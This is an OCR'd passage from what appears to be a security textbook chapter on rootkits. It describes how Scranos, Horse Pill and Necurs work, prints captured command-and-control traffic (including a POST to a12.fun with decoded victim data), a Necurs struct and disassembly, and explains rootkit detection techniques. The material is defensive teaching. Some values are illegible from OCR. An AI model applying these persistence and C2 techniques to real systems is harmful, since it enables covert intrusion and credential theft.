
  - The dropper steals critical information such as login credentials, cookies, and payment information using specialized DLLs and sends back the data to a command and control (C&C) server.

- The dropper installs a rootkit into the system.
- The rootkit registers a shutdown callback to achieve persistence. At shutdown, the driver is written to disk, and a start-up service key is created in the registry.
- The rootkit injects a downloader into an svchost.exe process.
- The downloader sends some information about the system to the C&C and receives download links.
- Payloads are downloaded and executed automatically.



```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 20 Feb 2019 11:19:33 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.36

0

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 20 Feb 2019 11:19:34 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.36

0

Input data: [illegible]

Reversed data: [illegible]

Random 1: w8
Random 2: az

Encoded data: [illegible]

Decoded data: [illegible]
```

Figure 6.120: Screenshot-1 of Scranos




```
POST /json/json.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36
Connection: keep-alive
Host: a12.fun
Accept-Encoding: deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 219
Cache-Control: no-cache

str=[illegible]HTTP/1.1 200 OK
Date: Wed, 13 Feb 2019 10:31:43 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=[illegible]; expires=Thu, 13-Feb-20 10:31:43 GMT; path=/; domain=.a12.fun; HttpOnly
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.45
Server: cloudflare
CF-RAY: 4a86a07fdc9f28fc-OTP

0

Encrypted string: [illegible]

Random 1: UwDo5nH
Random 2: UwDo5nH2c

Encoded data: [illegible]

Decoded data: {"seller":"p001","guid":"00-00-27-75-6E-6E","version":"2.0","os":"Windows 7 Professional","chromeuserinfo":{},"chrome
cookies":{},"firefoxcookies":{}}
```

Figure 6.121: Screenshot-2 of Scranos

- **Horse Pill**


  Source: *http://www.pill.horse*

  Horse Pill is a proof of concept of a ramdisk-based containerizing rootkit. It resides inside "initrd," and before the actual init starts running, it puts it into a mount and PID namespace that allows it to run covert processes and storage. This also allows it to run covert networking systems, such as DNS tunnels.



```
root@gtfo:~# ls -l /proc/1/ns
total 0
lrwxrwxrwx 1 root root 0 Jul  8 16:47 ipc -> ipc:[4026531839]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 mnt -> mnt:[4026531840]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 net -> net:[4026531969]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 pid -> pid:[4026531836]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 user -> user:[4026531837]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 uts -> uts:[4026531838]
```

Figure 6.122: Screenshot-1 of Horse Pill rootkit



```
root@gtfo:/usr/src/linux# cat -n include/linux/proc_ns.h | grep -A2 -B8
PROC_PID_INIT_INO
    31    /*
    32     * We always define these enumerators
    33     */
    34    enum {
    35          PROC_ROOT_INO       = 1,
    36          PROC_IPC_INIT_INO   = 0xEFFFFFFFU,
    37          PROC_UTS_INIT_INO   = 0xEFFFFFFEU,
    38          PROC_USER_INIT_INO  = 0xEFFFFFFDU,
    39          PROC_PID_INIT_INO   = 0xEFFFFFFCU,
    40          PROC_CGROUP_INIT_INO= 0xEFFFFFFBU,
    41    };
```

Figure 6.123: Screenshot-2 of Horse Pill rootkit

  It has three important moving parts, which are as follows:

  ○ **klibc-horsepill.patch**

  This is a patch to klibc that provides run-init, which on modern Ubuntu systems runs the real init, systemd. This patches in the rootkit functionality and creates a malicious run-init. This binary has a new section called the DNSCMDLINE, which provides command-line options to dnscat bundled within the patch.

  ○ **horsepill_setopt**

  This script takes in command-line arguments and puts them into the section mentioned above.

  ○ **horsepill_infect**


  This takes the file to splat over run-init while assembling ramdisks as a command-line argument. It then calls update-initramfs and splats over the run-init as the ramdisks are being assembled.

- **Necurs**

  Source: *https://www.f-secure.com*


  Necurs is a kernel-mode driver component that can be used by an attacker (or added as a component to another malicious program) to perform unauthorized actions to take control of an OS, without alerting the system's security mechanisms. Necurs contains backdoor functionality, which allows remote access and control of the infected computer. It also allows the monitoring and filtering of network activity and has been observed to send spam and install rogue security software. It enables further compromise by providing the functionality to do the following:

  - Download additional malware
  - Hide its components
  - Stop security applications from functioning




```
Typedef struct NecursCmd {

    BYTE Reserved;
    DWORD CmdLength;
    DWORD Key1; //Prebuild key1
    DWORD Key2; //Prebuild key2
    DWORD CmdBuffer;
}
```

Figure 6.124: Screenshot-1 of Necurs rootkit



```
lea     eax, [ebp+CmdBufferLength]
push    eax                 ; OUT_BufLen
lea     eax, [ebp+CmdBuffer]
push    eax                 ; OUT_Buf
push    9CA1E108h           ; Skey2
push    0AFE8991Bh          ; Skey1
call    bNecurs_CmdSearchA
```

Figure 6.125: Screenshot-2 of Necurs rootkit




```
HTTP      POST /iis/host.aspx HTTP/1.1  (application/octet-stream)
Hypertext Transfer Protocol
⊞ POST /iis/host.aspx HTTP/1.1\r\n
  Content-Type: application/octet-stream\r\n
  Host: [redacted].com\r\n
⊟ Content-Length: 194\r\n
    [Content length: 194]
)0   00 26 cb fc cf 00 00 15  5d 14 84 06 08 00 45 00
L0   01 83 4e 2f 40 00 80 06  f1 11 c0 a8 14 77 55 19
20   8f fb 04 7b 00 50 8a e1  21 e1 5f cf 27 de 50 18
30   ff ff 4c 51 00 00 50 4f  53 54 20 2f 69 69 73 2f
40   68 6f 73 74 2e 61 73 70  78 20 48 54 54 50 2f 31
50   2e 31 0d 0a 43 6f 6e 74  65 6e 74 2d 54 79 70 65
50   3a 20 61 70 70 6c 69 63  61 74 69 6f 6e 2f 6f 63
70   74 65 74 2d 73 74 72 65  61 6d 0d 0a 48 6f 73 74
30   3a 20 72 69 73 69 6d 70  2e 63 6f 6d 0d 0a 43 6f
90   6e 74 65 6e 74 2d 4c 65  6e 67 74 68 3a 20 31 39
a0   34 0d 0a 43 6f 6e 6e 65  63 74 69 6f 6e 3a 20 4b
)0   65 65 70 2d 41 6c 69 76  65 0d 0a 50 72 61 67 6d
:0   61 3a 20 6e 6f 2d 63 61  63 68 65 0d 0a 0d 0a 5f
d0   f5 32 03 ac 27 92 74 79  66 18 92 e3 6e 44 55 de
e0   f2 82 5e e9 1f 7a e2 85  ff 5b 73 63 aa 73 b4 28
F0   cc 31 69 5e 76 02 54 5d  ec 3d 82 ae 7a 5e 09 de
)0   fb a0 1d e8 3f be 1c 14  17 61 51 9d bd e4 d4 3d
L0   2a 5d 7d 67 77 8f 01 af  43 03 5b f2 0e d3 80 03
20   a6 c5 52 f4 79 3c 3d ba  60 07 d8 bc 96 ed 6a d5
30   27 41 d3 54 49 5a 5c 73  d3 51 de 30 db 91 23 38
```

Figure 6.126: Screenshot-3 of Necurs rootkit

Some examples of popular rootkits are listed as follows:

- Azazel
- Sirefef
- Wingbird Rootkit
- Avatar
- GrayFish
- ZeroAccess



Detecting Rootkits

Integrity-Based Detection	It compares a snapshot of the **file system**, **boot records**, or **memory** with a known trusted baseline
Signature-Based Detection	This technique compares characteristics of all **system processes** and **executable files** with a database of known rootkit fingerprints
Heuristic/Behavior - Based Detection	Any **deviations in the system's normal activity** or behavior may indicate the presence of a rootkit
Runtime Execution Path Profiling	This technique compares **runtime execution paths** of all system processes and executable files before and after the rootkit infection
Cross View-Based Detection	Enumerates key elements in the computer system such as **system files**, **processes**, and **registry keys** and compares them to an **algorithm** used to generate a similar data set that does not rely on the common APIs. Any discrepancies between these two data sets indicate the presence of a rootkit
Alternative Trusted Medium	The infected system is shut down and then booted from an alternative trusted media such as a bootable CD-ROM or USB flash drive to **find the traces of the rootkit**
Analyzing Memory Dumps	The volatile memory (**RAM**) of the suspected system is dumped and analyzed to detect the rootkit in the system

Detecting Rootkits

We have seen how attackers employ various rootkits to hide files and their presence on the target system. Now, let us discuss various rootkit detection methods from a security perspective. In general, rootkit detection techniques can be categorized into signature-based, heuristic-based, integrity-based, cross-view-based, and runtime execution path profiling.

- **Integrity-Based Detection**

  Integrity-based detection can be regarded as a substitute for both signature-based and heuristic-based detection. Initially, the user runs tools such as Tripware and AIDE on a clean system. These tools create a baseline of clean system files and store them in a database. Integrity-based detection functions by comparing a current filesystem, boot records, or memory snapshot with that trusted baseline. They detect the evidence or presence of malicious activity based on dissimilarities between the current and baseline snapshots.

- **Signature-Based Detection**

  Signature-based detection methods work as rootkit fingerprints. They compare the characteristics of all system processes and executable files with a database of known rootkit fingerprints. It can compare a sequence of bytes from a file with another sequence of bytes that belong to a malicious program. The method mostly scans system files. It can easily detect invisible rootkits by scanning the kernel memory. The success of signature-based detection is lower owing to the rootkit's tendency to hide files by interrupting the execution path of the detection software.

- **Heuristic/Behavior-Based Detection**

